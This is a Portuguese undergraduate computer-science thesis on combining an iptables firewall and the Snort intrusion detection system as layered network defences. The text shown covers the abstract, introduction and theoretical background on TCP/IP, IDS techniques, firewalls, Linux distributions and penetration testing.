

UNIVERSIDADE ESTADUAL PAULISTA

Faculdade de Ciências – Bauru

Bacharelado em Ciência da Computação

Danilo Fernando Garcia

Implementação de Camadas de Segurança
Através de Ferramentas Open Source Para
Redes de Computadores

Danilo Fernando Garcia

Implementação de Camadas de Segurança Através
de Ferramentas Open Source Para Redes de
Computadores

Orientador: Prof. Dr. Kelton Costa

Monografia apresentada junto à disciplina Projeto e Implementação de Sistemas I, do curso de Bacharelado em Ciência da Computação, Faculdade de Ciências, Unesp, campus de Bauru, como parte do Trabalho de Conclusão de Curso.

UNESP – Bauru
Março de 2015

Danilo Fernando Garcia

Implementação de Camadas de Segurança Através
de Ferramentas Open Source Para Redes de
Computadores

COMISSÃO EXAMINADORA

Prof. Dr. Kelton Augusto Pontara da Costa

Prof. Dr. João Paulo Papa

Prof. Dr. Wilson Massashiro Yonezawa

UNESP – Bauru
Março de 2015

Dedico este trabalho a meus pais, principais coautores e suportes fundamentais para finalizar mais esta etapa de minha vida.

Agradecimentos

Primeiro e acima de tudo agradeço a Deus pelo amparo, guia e proteção. Obrigado por me ajudar a perseverar na caminhada e a me manter sereno mesmo em inúmeros momentos de indecisão e quase desistência.

A meus pais, por mais uma vez suportarem e me apoiarem em mais esses anos de estudo. Obrigado pela confiança e companhia durante esta fase.

A meu orientador, Professor Doutor Kelton Costa, por ter me guiado desde meus primeiros passos no universo da pesquisa acadêmica. Obrigado pela paciência, correções e tempo dedicado até a conclusão deste trabalho.

A todos amigos que me acompanharam durante os anos da faculdade, pelo companheirismo e momentos de descontração, tornando a jornada mais leve e divertida.

À Universidade Estadual Paulista, por ter me dado o privilégio de uma formação sólida e oferecido toda estrutura e apoio necessários durante minha graduação.

Por fim, agradeço a todos os que de alguma forma contribuíram para o andamento e finalização desta Graduação.

Se você quer ser bem sucedido, precisa ter dedicação total, buscar seu último limite e dar o melhor de si mesmo.

Ayrton Senna

Resumo

GARCIA, D. F. **Implementação de camadas de segurança através de ferramentas open source para redes de computadores.** 2015. 63f. Monografia de defesa (Graduação) – Bacharelado em Ciência da Computação, Faculdade de Ciências, Universidade Estadual Paulista, Bauru, 2015.

A atenção voltada à segurança em redes de computadores atualmente tornou-se um ponto crucial, em grande parte devido ao roubo e exposição de informações confidenciais de pessoas e empresas. Isso reflete num maior investimento das indústrias de segurança e dos consultores da área que visam propor soluções para garantir a maior confiabilidade e integridade da informação. Com isso, novas técnicas e ferramentas vêm surgindo ou sendo melhoradas, visando aperfeiçoar e integrar esta tecnologia com a infraestrutura disponível. Entretanto, notam-se divergências nos avanços da segurança em redes e sua utilização, seja pela indisponibilidade profissional ou a falta de conhecimento das ferramentas disponíveis, levando ao problema da falta de segurança efetiva ou das configurações pouco eficientes. Uma proposta foi implementar uma técnica de camadas de segurança com duas diferentes ferramentas configuradas. Tal técnica, por meio de configurações adequadas, pode ajudar aos especialistas da área manter as redes de computadores mais seguras. Para o teste da técnica proposta os ataques mais utilizados da atualidade foram reproduzidos, obtendo uma análise do comportamento de cada uma. Os resultados finais obtidos satisfizeram a justificativa do trabalho, mostrando que as ferramentas propostas devem trabalhar em conjunto para garantir a segurança das redes de computadores em dois níveis. O resultado provou ainda que apenas duas camadas não bloquearam todos tipos de ataque, sendo necessário a utilização de mais níveis e método de segurança que serão propostos em trabalhos futuros.

Abstract

GARCIA, D. F. **Implementation of security layers in a computer network using open source tools**. 2015. 63f. Monografia de defesa (Graduação) – Bacharelado em Ciência da Computação, Faculdade de Ciências, Universidade Estadual Paulista, Bauru, 2015.

Attention towards security in computer networks has been currently high, mostly because the theft and disclosure of confidential information from people and companies. That reflects in more investment from security industry and the consultants that aim to propose solutions to ensure greater reliability and integrity of information. Therefore, new techniques and tools have been emerging or being enhanced, focusing on improving and integrating this new kind of technology with the available infrastructure. However, there are conflicts in safety advances in networks and their usage, either by unconcern professionals or lack of knowledge in available tools, leading to the problem of lack of effective security or inefficient settings. One proposal is to implement security layers technique with two different tools configured. Such technique, using the appropriate settings, can help the experts to keep the computer networks more secure. The proposed technique check the most common attacks used nowadays, getting a behavior analysis of each. The final results satisfied the reason for this study, showing that the proposed tools should work together to ensure the security of computer networks at two levels. The result further proved that only two layers do not block all attack types, it is necessary to use more levels and security methods to be proposed in future work.

Lista de Ilustrações

Figura 1 - Estatística de incidentes reportados ao CERT.br.	20
Figura 2 - Ferramentas de software livre para a construção de firewalls.....	24
Figura 3 - Incidentes Reportados ao CERT.br de Janeiro a Dezembro de 2013.....	28
Figura 4 - Visão geral do laboratório virtual.....	37
Figura 5 – Resultado do “Port Scan” pela máquina atacante.	39
Figura 6 – Alterações do código fonte do site original.....	40
Figura 7 – Página “index.htm” vista do browser.....	40
Figura 8 – Arquivo log.txt criado durante ataque.	41
Figura 9 – Arquivos criados pelo worm.....	42
Figura 10 – Retorno esperado da consulta SQL.	42
Figura 11 – Executando o metasploit na máquina alvo.	43
Figura 12 – Resultado do ataque bloqueado pelo firewall.	46
Figura 13 - Dados capturados e salvos no arquivo “log.txt”.	47
Figura 14 – Alerta de worm detectado pelo Snort.....	48
Figura 15 – Resultado do ataque SQLInjection.	49
Figura 16 – Resultado do ataque Metasploit, com acesso ao shell alvo.....	50
Figura 17 – Estatística do ataque DoS a partir do atacante.	51
Figura 18 – Pacotes recebidos pelo atacante e bloqueados pelo firewall.	51
Figura 19 – Pacotes recebidos detectados pelo IDS.	51
Figura 20 - Configuração da tabela do banco de dados.	61

Lista de Tabelas

Tabela 1 – Resultados dos testes do ataque “Port Scan”. 45

Tabela 2 – Resultados dos testes do ataque “Fraude”. 46

Tabela 3 – Resultados dos testes do ataque “Worm” 47

Tabela 4 – Resultados dos testes do ataque “Web”. 48

Tabela 5 – Resultados dos testes do ataque “Invasão”. 49

Tabela 6 – Resultados dos testes do ataque “DoS”. 50

Lista de Abreviaturas

ACL - Access Control List

ARP - Address Resolution Protocol

IDS - Intrusion Detection System

CERT - Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

CGI - Comitê Gestor de Internet no Brasil

DoS - Denial of Service

HIDS - Host-based Intrusion Detection System

ICMP - Internet Control Message Protocol

IP - Internet Protocol

IPS - Intrusion Prevention System

LDAP - Lightweight Directory Access Protocol

NIDS - Network Intrusion Detection System

OTA - Online Trust Alliance

OWASP - Open Web Application Security Project

SANS - System Administration, Networking and Security

SSL - Secure Socket Layer

SQL - Structured Query Language

SO - Sistema Operacional

TCP - Transmission Control Protocol

VPN - Virtual Private Network

XXS - Cross-Site Scripting

Sumário

1. Introdução	15
1.1. Objetivo Geral	16
1.2. Objetivos específicos	17
1.3. Justificativa	17
2. Fundamentação teórica	19
2.1. Segurança em redes de computadores	19
2.2. O protocolo TCP/IP	20
2.3. Sistemas de detecção de intrusão	21
2.3.1. Detecção de intrusões baseadas em assinaturas	22
2.3.2. Detecção de intrusões baseadas em anomalias	22
2.3.3. Um sistema de detecção de intrusão - SNORT	23
2.4. Fundamentos em Firewall	23
2.4.1. Tipos de firewall	25
2.4.2. Arquiteturas de firewall	25
2.4.3. Uma aplicação de firewall - Iptables	26
2.5. O sistema operacional Linux	26
2.5.1. Tipos de distribuições Linux	27
2.6. Testes de intrusão	27
2.7. Métodos de Intrusão	28
2.7.1. Port Scan	29
2.7.2. Fraude	30
2.7.3. Worm	31
2.7.4. Aplicações WEB	32
2.7.5. Invasão	33
2.7.6. DoS	33
3. Materiais e Métodos	35
3.1. Configuração das máquinas virtuais	36

3.2.	Etapas dos testes realizados.....	37
3.3.	Ataques realizados.....	38
3.3.1.	Teste do tipo de ataque <i>Port Scan</i> – Varredura de Portas.....	38
3.3.2.	Teste do tipo de ataque <i>Phishing</i> – Fraude	39
3.3.3.	Teste do tipo de ataque <i>Worm</i> – <i>Malware</i>	41
3.3.4.	Teste do tipo de ataque <i>Web</i> – <i>SQL Injection</i>	42
3.3.5.	Teste do tipo de ataque Invasão – <i>Metasploit</i>	43
3.3.6.	Teste do ataque <i>DoS</i> – <i>SYN Flood</i>	44
4.	Análise dos Resultados	45
4.1.	Teste do ataque “ <i>Port Scan</i> ” - Varredura de portas.....	45
4.2.	Teste do ataque “Fraude” - <i>Phishing</i>	46
4.3.	Teste do ataque “ <i>Worm</i> ” - <i>Malware</i>	47
4.4.	Teste do ataque “Web” – <i>SQL Injection</i>	48
4.5.	Teste do ataque “Invasão” - <i>Metasploit</i>	49
4.6.	Teste do ataque “DoS” – <i>Syn Flood</i>	50
5.	Considerações Finais	52
	Referências	53
	Glossário.....	57
	Apêndice	60
	Apêndice A – Configurações do tipo de ataque <i>Phishing</i>	60
	Apêndice B – Configurações do tipo de ataque <i>SQL Injection</i>	61
	Apêndice C – Configurações utilizadas pelo firewall <i>Iptables</i>	63

1. Introdução

A crescente utilização da internet e redes de computadores pelas organizações e pessoas traz uma importante questão quanto à segurança da informação. Como consequência desse fato, podemos observar uma rápida evolução nessa área, principalmente com relação ao Firewall e ao IDS (*Intrusion Detection System*), que são dois dos principais e mais conhecidos componentes de um sistema de segurança e que podem trabalhar em conjunto.

Para Nakamura e Geus (2007, p. 43) "a tecnologia da informação é um instrumento cada vez mais utilizado pelo homem, que busca incessantemente realizar seus trabalhos de modo mais fácil, mais rápido, mais eficiente e mais competitivo, produzindo, assim, os melhores resultados".

Ainda Nakamura e Geus (2007, p. 43) complementa que "a rede é uma das principais tecnologias, permitindo conexões entre todos os seus elementos, isso faz com que sua flexibilidade e facilidade de uso resultem em maior produtividade e na possibilidade de criação de novos serviços e produtos e, conseqüentemente, em maiores lucros para a organização, onde a confiabilidade, a integridade e a disponibilidade dessa estrutura de rede passam, assim, a ser essenciais para o bom andamento das organizações, fazendo com que elas precisem ser protegidas".

Um caso que mostra a forte importância com relação à segurança de redes é o da loja virtual *CD Universe*. Após a base de dados dos clientes com mais 300 mil números de cartões de crédito ter sido roubada, sua reputação ficou seriamente comprometida, de modo que seus antigos clientes passaram a não confiar mais na loja (INTERNETNEWS, 2000). Outro caso foi a fraude financeira de 4,9 bilhões de euros em 2008, que ocorreu no banco francês *Société Générale*, ocasionado por falhas em controles internos de sistemas de tecnologia da informação explorados por um funcionário (REUTERS, 2010).

Por conta disso existem ferramentas que apoiam os especialistas em segurança atualmente. Uma delas é o firewall o qual é apenas um dos componentes da estratégia e pode funcionar como a primeira camada de defesa para acessos, realizando o controle de acesso no nível da rede. Do mesmo modo, outra camada de segurança é o Sistema de Detecção de

Intrusão que é necessário para monitoramento interno da rede, como recursos e autenticação de serviços, fundamental para intensificar a segurança devido ao grande nível de interconectividade entre as redes.

Em seu site, a Microsoft afirma que "um firewall pode ajudar a impedir que hackers ou softwares mal-intencionados (como *worms*) obtenham acesso ao seu computador através de uma rede ou da Internet." Porém, Cavalcante (2010), em seu estudo, afirma que firewalls podem apresentar falhas, o que torna a implementação de políticas de segurança perfeitas impossíveis na prática. Para isso, a Microsoft ainda discorre que "uma rede segura deve monitorar invasões e ataques usando um sistema de detecção de intrusão. Um IDS oferece monitoramento em tempo real do tráfego de rede e implementa a abordagem de "prevenir, detectar e reagir" à segurança".

Bem como a SecureWorks descreve que "Dispositivos de Detecção e Prevenção de intrusão na rede podem fornecer uma camada altamente eficaz de segurança projetada para proteger ativos críticos de ameaças cibernéticas." E a SANS, que "Sistemas de Detecção de Intrusão estão se tornando mais e mais amplamente implantado para complementar a segurança fornecida por firewalls". Dessa forma, é proposto o estudo e aplicação de camadas de segurança para redes de computadores utilizando o Firewall, IDS e outras ferramentas *open source* pesquisadas e avaliadas.

1.1. Objetivo Geral

Instalar, configurar e analisar a segurança da informação em camadas através de ferramentas *open source* para redes de computadores de acordo com as diferentes formas de configuração, avaliar também diferentes comportamentos durante testes a serem realizados em um laboratório simulado.

1.2. Objetivos específicos

- Estudar e compreender a estrutura e funcionamento de firewalls, sistemas de detecção de intrusão e ferramentas de segurança em redes de computadores.
- Analisar e avaliar as camadas de segurança em redes de computadores.
- Implementar as ferramentas estudadas em um ambiente simulado, com o Firewall trabalhando no primeiro nível de segurança e o IDS no segunda nível.
- Verificar o comportamento das ferramentas implementadas no ambiente simulado e analisar os resultados.

1.3. Justificativa

Com a crescente quantidade de códigos maliciosos e métodos de invasão em redes de computadores e a falta de conhecimentos profundos sobre as ferramentas existentes, percebe-se uma carência de novas técnicas de detecção de eventos ilícitos neste meio que possam auxiliar na segurança das redes. Pesquisas realizadas por empresas especializadas (CERT¹) mostram que a busca de novas técnicas para este controle está sendo cada vez mais necessária devido a grande troca de informações sigilosas.

Ferramentas como Firewalls e Sistemas de Detecção de Intrusão auxiliam as infraestruturas de redes evitando as possíveis invasões e roubo de informações que podem causar sérios danos financeiros e falência de empresas. Porém, estas aplicações infelizmente não funcionam como deveriam se suas configurações não forem estrategicamente e devidamente formuladas.

Devido à maior flexibilidade e custo reduzido, a utilização de ferramentas de software livre, é empregada na grande maioria dos casos, pelo fato de o software poder ser modificado por desenvolvedores de acordo com as necessidades requeridas. Outro fato importante são as atualizações destes softwares, lançadas em pequenos intervalos de tempo melhoradas por diversos mantenedores. Dessa forma, pode-se garantir um maior nível de segurança dentro

¹<http://www.cert.br/start/incidentes/>. Acesso em 28 abr. 2014.

das redes de computadores diminuindo assim, a probabilidade de grandes perdas de informação futuras.

Por conta disso, existem ferramentas que apoiam os especialistas em segurança atualmente. Uma delas é o firewall, o qual é apenas um dos componentes da estratégia e pode funcionar como a primeira camada de defesa para acessos, realizando o controle de acesso no nível da rede. Do mesmo modo, outra camada de segurança é o Sistema de Detecção de Intrusão, que é necessário para monitoramento interno da rede, como recursos e autenticação de serviços, necessários para intensificar a segurança devido ao grande nível de interconectividade entre as redes.

2. Fundamentação teórica

Nessa seção serão descritos todos os conceitos aplicados na referida pesquisa, envolvendo a textualização dos sistemas de detecção de intrusos, o firewall, os tipos de protocolos mais comuns de redes de computadores, os métodos de intrusão e ferramentas que complementam esse projeto.

2.1. Segurança em redes de computadores

Em relação à segurança em redes, Tanenbaum (2003) descreve que "A segurança é um assunto abrangente e inclui inúmeros tipos de problemas. Em sua forma mais simples, a segurança se preocupa em garantir que pessoas mal-intencionadas não leiam ou, pior ainda, modifiquem secretamente mensagens enviadas a outros destinatários. Outra preocupação da segurança são as pessoas que tentam ter acesso a serviços remotos que elas não estão autorizadas a usar".

Já para Kurose (2010), características desejáveis da comunicação segura podem ser definidas em quatro propriedades: Confidencialidade, a qual apenas o remetente e destinatário devem poder entender o conteúdo da mensagem transmitida; Autenticidade, para o remetente e destinatário confirmarem a identidade da outra parte envolvida na comunicação; Integridade, para assegurar que o conteúdo da sua comunicação não seja alterado; Segurança Operacional, para que softwares mal intencionados não se instalem na rede.

A fim de que estas propriedades se concretizem, ainda Kurose (2010) afirma que "em redes de computadores, quando o tráfego que entra/sai de uma rede passa por inspeção de segurança, é registrado, descartado ou transmitido; isso é feito por mecanismos operacionais conhecidos como firewalls, sistemas de detecção de invasão (IDSs) e sistemas de prevenção de invasão (IPSs)".

O Centro de Estudos, Respostas e Tratamentos de Incidentes de Segurança no Brasil (CERT.br) juntamente com o Comitê Gestor de Internet no Brasil (CGI.br), são órgãos responsáveis por tratar incidentes de segurança que envolvam redes conectadas à internet brasileira. A **Figura 1**² apresenta um levantamento recente sobre os incidentes de segurança no Brasil.




Figura 1 - Estatística de incidentes reportados ao CERT.br.

2.2. O protocolo TCP/IP

Davis *et al.* (2006), descreve que o conjunto de protocolos TCP/IP é assim chamado por dois de seus protocolos mais importantes: *Transmission Control Protocol* (TCP) e *Internet Protocol* (IP), os quais fornecem comunicação universal através de redes físicas heterogêneas.

Complementando essa ideia, para Leiden e Wislensky (2009), no mundo dos computadores e redes, o TCP/IP é uma linguagem comum usada para ambos se conectarem e comunicarem. A tecnologia TCP/IP foi projetada para permitir com que todas as partes da rede trabalhem em conjunto, e para isso o protocolo divide as funções de rede em camadas e define como essas camadas devem interagir.

²Figura retirada de <http://www.cert.br/starts/incidentes/>. Acesso em 28 abr. 2014.

Tendo como fundamento esses direcionamentos, Behrouz (2010) define o conjunto de protocolos TCP/IP sendo constituído de cinco camadas: física, enlace de dados, rede, transporte e aplicativo; e ainda, por módulos interativos, cada um fornecendo uma funcionalidade específica.

2.3. Sistemas de detecção de intrusão

Detectar uma intrusão significa identificar e responder a qualquer comportamento suspeito no tráfego de uma rede de computadores. Sistemas de detecção de intrusos monitoram esse tráfego para localizar atividades anormais ou suspeitas, e permitem assim ter uma ação preventiva sobre os riscos de intrusão (CASWELL, 2003).

Em seu livro de segurança em redes corporativas, Nakamura e Geus (2007) ensina que Sistemas de Detecção de Intrusos são aplicados como uma ferramenta complementar às demais abordagens da gestão de segurança em redes de computadores, pois ela não detecta de fato a intrusão, mas a identificação de evidências de intrusão, em andamento ou depois de ocorrido. Dessa forma, essa ferramenta pressupõe que o comportamento legítimo das atividades é diferente das atividades de um invasor.

Além desses atributos, Di Pietro e Mancini (2008) discorrem que é de papel fundamental do IDS a detecção de tentativas de intrusão externa e também interna à rede que não possuem autorização a informações privilegiadas. Para isso encontramos métodos e técnicas que fazem o uso de informações coletadas do sistema por meio do monitoramento dos computadores.

No manual da ferramenta SNORT (2014) encontram-se os tipos de detecção de intrusão que podem ser baseados em Host (HIDS), o qual monitora e analisa informações de uma única máquina, ou baseado em Rede (NIDS) que monitora e analisa todo o tráfego no segmento da rede. Além disso, as técnicas utilizadas nos sistemas de detecção de intrusos podem ser classificadas em duas categorias principais: técnicas de detecção de intrusão baseadas em assinaturas; e técnicas de detecção de intrusão baseados em anomalias ou comportamento. As próximas seções tratam em detalhes ambas técnicas.

2.3.1. Detecção de intrusões baseadas em assinaturas

Esse tipo de detecção é definida através de uma base de dados que contém assinaturas de ataques pré-estabelecidas ou conhecidos pelo IDS. Quando o ataque ou tentativa de intrusão ocorre, é efetuada uma comparação da assinatura com a base de dados. Caso os pacotes analisados contenham correspondência, é gerado então um alarme informando o ocorrido ao administrador da rede (KIZZA, 2005).

Contudo, como é descrito por Rehman (2003), procurar por assinaturas e utilizar as regras pré-configuradas do sistema de detecção de intrusão é uma tarefa complexa, pois, quanto maior a quantidade de regras utilizadas, maior o poder de processamento necessário para a captura dos dados em tempo real.

A partir do ponto de vista destes autores, a principal exigência para essa técnica é manter a base de dados atualizada, visto que ainda assim essa técnica é considerada de difícil detecção em ataques desconhecidos, mutantes ou camuflados. Ou seja, técnicas que não possuam uma assinatura arquivada em seu banco de dados, pois, constantemente, novas formas de ataque ou mesmo variações de ataques já conhecidos são criados, e esse sistema não é sensível o suficiente para detectar ataques desconhecidos.

2.3.2. Detecção de intrusões baseadas em anomalias

A detecção de intrusão baseada em anomalias tem como princípio identificar ações diferentes das atividades normais de um sistema, atuando em várias áreas tais como o núcleo do sistema, logs de eventos, informações de pacotes de rede, partes dos cabeçalhos do protocolo, entre outras. As informações do sistema operacional e qualquer comportamento anormal ou suspeito que possam ocorrer durante o tráfego dos pacotes são encaminhados ao administrador acusando uma possível intrusão (KRUEGEL, 2003).

Para a aplicação dessa técnica, Debar *et al.* (1999) descrevem que são utilizados modelos estatísticos, nos quais o algoritmo cria um modelo do que seria uma ação legítima do usuário para comparar posteriormente com as atividades futuras; ou baseados em redes neurais, as quais são treinadas para, da mesma forma, reconhecer padrões do perfil legítimo e comparar com atividades futuras.

Complementando sua ideia, Debar *et al.* (1999) descrevem que a vantagem dessa técnica é o fato da capacidade em detectar novos tipos de ataques que sejam diferentes do comportamento normal do tráfego da rede. Entretanto, algumas vezes pode ocorrer de o IDS acusar atividades anômalas que não sejam intrusivas gerando um falso-positivo (alarme falso), dado que nem toda atividade que não seja de utilização cotidiana representa um ataque.

2.3.3. Um sistema de detecção de intrusão - SNORT

O manual da ferramenta Snort (2014) descreve que a mesma é um dos sistemas de detecção de intrusão *open source* baseado em redes mais utilizados, capaz de realizar análise de tráfego e captura de pacotes em tempo real que utilizam o protocolo IP com a possibilidade de detecção de intrusão baseado por assinaturas ou em anomalias. Pode ser usado para detectar uma variedade de ataques e sondas, tais como *buffer overflows*, varredores de portas, ataques CGI, tentativas de *fingerprinting OS*, entre outros.

A ferramenta utiliza uma linguagem de regras flexíveis para descrever o tráfego que deve recolher ou transmitir. Na detecção baseada em assinaturas, que são atualizadas diariamente, o Snort também trabalha com pré-processadores, que realizam funções específicas e cruciais para a eficiência do processo, tendo também a capacidade de gerar alertas em tempo real, bem como, incorporando mecanismos de alerta para syslog, arquivos de usuário especificado, *sockets Unix* ou mensagens *WinPopup* para clientes Windows. O Snort trabalha em três usos principais: como *sniffer* (farejador); como um registrador de pacotes (útil para depuração de tráfego de rede); ou como um sistema de prevenção de intrusão de tráfego da rede. Existem também mecanismos de integração direta do Snort com firewalls como o Iptables, que será descrito nas próximas seções.

2.4. Fundamentos em Firewall

Neto (2004) define firewall como "um programa que detém autonomia concedida pelo próprio sistema para pré-determinar e disciplinar todo tipo de tráfego existente entre o mesmo e outros hosts/redes".

Já a definição feita por Chapman e Awichy (1995) descreve um firewall como sendo "um componente ou conjunto de componentes que restringe o acesso entre uma rede protegida e a Internet, ou entre outros conjuntos de redes." Assim, um firewall é um ponto entre duas ou mais redes, por onde passa todo o tráfego, permitindo que o controle, a autenticação e os registros sejam analisados. Esse ponto único geralmente é constituído para proteger uma rede confiável de uma rede pública não confiável.

Complementando as definições anteriores, Nakamura e Geus (2007) discorrem que componentes, funcionalidades, arquitetura e tecnologias definem um firewall. As tecnologias podem ser de filtro de pacotes, ou filtro de pacotes baseados em estados. Assim como a arquitetura que é caracterizada pela utilização dos componentes como roteadores, *proxies*, zonas desmilitarizadas e *bastion hosts*. O balanceamento de cargas e alta disponibilidade são funcionalidades a serem alcançadas por ele. Contudo, com as novas tecnologias o perímetro de atuação do firewall se tornou intangível como, por exemplo, as extranets e VPNs estendendo as redes para comunicação.

Dessa forma, para o Centro de Estudos, Respostas e Tratamento de Incidentes de Segurança no Brasil (CERT.br): "Firewalls não são infalíveis. A simples instalação de um firewall não garante que sua rede esteja segura contra invasores. Um firewall não pode ser a sua única linha de defesa; ele é mais um dentre os diversos mecanismos e procedimentos que aumentam a segurança de uma rede. Eles protegem apenas contra ataques externos ao firewall, nada podendo fazer contra ataques que partem de dentro da rede por ele protegida."

Existem diversos tipos de firewall, dentre os comerciais mais conhecidos são o *Check Point Firewall*, *Cisco Pix Firewall*, *Watchguard*, entre outros. A escolha de um está atrelada a fatores como custo, recursos e flexibilidade. Na **Figura 2** estão descritas ferramentas *open source* que podem ser utilizadas para a implementação de um firewall.

Ferramenta (Nome)	Plataforma
Ipchains	Linux
Iptables	Linux
Ipfw	FreeBSD
Ipfilter	Unix

Figura 2 - Ferramentas de software livre para a construção de firewalls.

2.4.1. Tipos de firewall

Em seu artigo, Hazari (2000) descreve os três tipos de firewall: na técnica de filtragem de pacotes, feita com base no padrão TCP/IP, o firewall verifica as informações de cada pacote e analisa estas informações de acordo com uma lista de regras estabelecidas para liberar ou não o pacote. Essa técnica é rápida, porém relativamente fácil de ser burlada utilizando técnicas de mascaramento.

Já a técnica inspeção de estado do pacote examina o cabeçalho do pacote e também o conteúdo, para determinar mais sobre o pacote do que apenas a sua fonte e destino. Assim, ele utiliza das informações do pacote para verificar as portas necessárias na transação; assim, se o tráfego começar fluir por outra porta não mencionada, o firewall pode detectar e efetuar o bloqueio.

Por fim, a técnica do *proxy* de serviços que atua como intermediário da rede interna e rede externa, fazendo com que toda solicitação de acesso a endereços passe por ele, não permitindo a comunicação direta entre origem e destino e geralmente permitindo somente conexões para fins específicos.

2.4.2. Arquiteturas de firewall

Descrito na documentação da Novell Border Manager, existem vários tipos de arquiteturas de firewall: A arquitetura "*Dual-Homed Host*" baseia-se num servidor com, pelo menos, duas interfaces de rede com o hospedeiro atuando como um roteador entre a rede e as interfaces para a qual ele está ligado. Já a "*Bastion Host*" o host é o ponto de contato para o tráfego de entrada da internet, e trabalha como um servidor *proxy* permitindo que os clientes da intranet acessem a serviços externos. Outra arquitetura, "*Screening Routers*", utiliza apenas a capacidade de filtragem de pacotes para controlar e monitorar o tráfego de rede, entre outros tipos. Por fim, a técnica do *proxy* de serviços que atua como intermediário da rede interna e rede externa, fazendo que toda solicitação de acesso a endereços passe por ele, não permitindo a comunicação direta entre origem e destino e geralmente permitindo somente conexões para fins específicos.

2.4.3. Uma aplicação de firewall - Iptables

Os mantenedores do projeto *netfilter/iptables*, descrevem em seu manual de usuário que o Iptables é usado para configurar, manter e inspecionar as tabelas de regras de filtro de pacotes IPv4 no *kernel* do Linux. Podem ser definidas várias tabelas diferentes. Cada tabela contém uma série de cadeias pré-definidas e pode também conter cadeias definidas pelo usuário. Cada cadeia é uma lista de regras que podem corresponder a um conjunto de pacotes. Cada regra específica define o que fazer com o pacote correspondente. Isso é chamado de “alvo”, que pode ser um salto para uma cadeia definida pelo usuário na mesma tabela.

Uma regra de firewall especifica os critérios para um pacote e um alvo. Se o pacote não corresponder, a próxima regra da cadeia é examinada; se for igual, então a próxima regra é especificada pelo valor do alvo, que pode ser o nome de uma cadeia definida pelo usuário ou um dos valores especiais *ACCEPT*, *DROP*, *QUEUE* ou *RETURN*, onde o *ACCEPT* significa deixar o pacote passar; *DROP* significa descartar o pacote; *QUEUE* significa passar o pacote para o *userspace* e *RETURN* significa parar de atravessar a atual cadeia e continuar na próxima regra cadeia anterior.

2.5. O sistema operacional Linux

Em seu livro, Siever *et al* (2009) define que o Linux é um sistema operacional de código aberto que utiliza softwares livres. Ele foi inicialmente desenvolvido por Linus Torvalds na universidade de Helsinki na Finlândia e hoje é particularmente mais utilizado em servidores de serviços. Devido ao grande numero de variedades de ferramentas para as diferentes necessidades do ambiente computacional, surgiram as distribuições Linux como citado na próxima subseção. Por fim, temos a técnica do *proxy* de serviços que atua como intermediário da rede interna e rede externa, fazendo que toda solicitação de acesso a endereços passe por ele, não permitindo a comunicação direta entre origem e destino e geralmente permitindo somente conexões para fins específicos.

2.5.1. Tipos de distribuições Linux

Para Pollei (2013) a razão para tantas distribuições é que os desenvolvedores e/ou patrocinadores de cada uma tem uma visão diferente de qual software deve ser instalado por padrão, qual software é adequado para tarefas específicas e como o sistema é melhor administrado. Isso significa que escolher uma distribuição que corresponde ao propósito e preferências do usuário e administrador, os quais farão a utilização e a administração do sistema mais fácil. O local geográfico onde a distribuição foi desenvolvida pode refletir nas características dela; assim a distribuição deve ser escolhida de acordo com a que mais se relaciona com suas preferências.

Sobre a distribuição *Debian*, Pollei (2013) ainda complementa que é uma distribuição suportada por voluntários e totalmente livre. Originou-se nos Estados Unidos, mas desenvolvedores do mundo todo estão relacionados no projeto desde o começo. Assim, as configurações padrões são refletidas nas melhores práticas mais comuns do mundo. A principal característica da distribuição são os vários tipos de ambientes que ela tem suporte, a qual pode trabalhar no maior número de processadores diferentes, tornando-o extremamente flexível.

Já sobre a distribuição *Kali Linux*, Allen *et al.* (2014) descreve que é uma distribuição Linux focada em testes de intrusão e auditoria de segurança com ferramentas avançadas para identificar, detectar e explorar vulnerabilidades descobertas no ambiente de rede de destino. Ela tem como característica ser uma distribuição flexível, suportada por diversas arquiteturas e baseada na distribuição Debian. Anteriormente conhecida como distribuição *Backtrack*, ela possui mais de 300 ferramentas de teste de intrusão, entre elas ferramentas de captura de informação, vulnerabilidades em sistemas, quebra de senhas, *exploits*, *sniffing* e *spoofing*.

2.6. Testes de intrusão

Testes de intrusão podem ser definidos como uma tentativa legal e autorizada para localizar e explorar com sucesso os sistemas de computadores, para provar que um problema de segurança existe com o propósito de tornar os sistemas mais seguros (ENGEBRETSON, 2011).

Assim como Allen (2012) que define testes de intrusão como vulnerabilidades em sistemas que são explorados de diversas formas, permitindo entender se as estratégias de mitigação estão realmente funcionando conforme o esperado. O profissional que realiza os testes deve imitar as ações que um invasor real utilizaria para comprometer partes críticas dos sistemas.

O melhor resultado para um teste de intrusão é quando o profissional é capaz de provar sem dúvidas que as vulnerabilidades encontradas levarão a perdas significativas se não forem devidamente tratadas. Nas próximas subseções serão descritas os métodos de intrusão propostos para realização dos testes de segurança na rede.

2.7. Métodos de Intrusão

O aumento dos ataques baseados em computador pode ser atribuído a vários fatores, incluindo o crescimento geral da Internet, com o correspondente aumento no número de potenciais agressores e metas; uma fonte inesgotável de vulnerabilidades que, uma vez descobertas, são rapidamente aproveitadas; e ferramentas de *hacking* cada vez mais sofisticadas que permitem até mesmo aqueles com habilidades modestas lançar ataques devastadores (DENNING, 2001).

Em um levantamento publicado pelo centro de estudos de resposta e tratamento de incidentes de segurança do Brasil, destaca os principais tipos de ataque separado por categorias realizados de janeiro a dezembro de 2013 como mostrado na **Figura 3**³.



Figura 3 - Incidentes Reportados ao CERT.br de Janeiro a Dezembro de 2013.

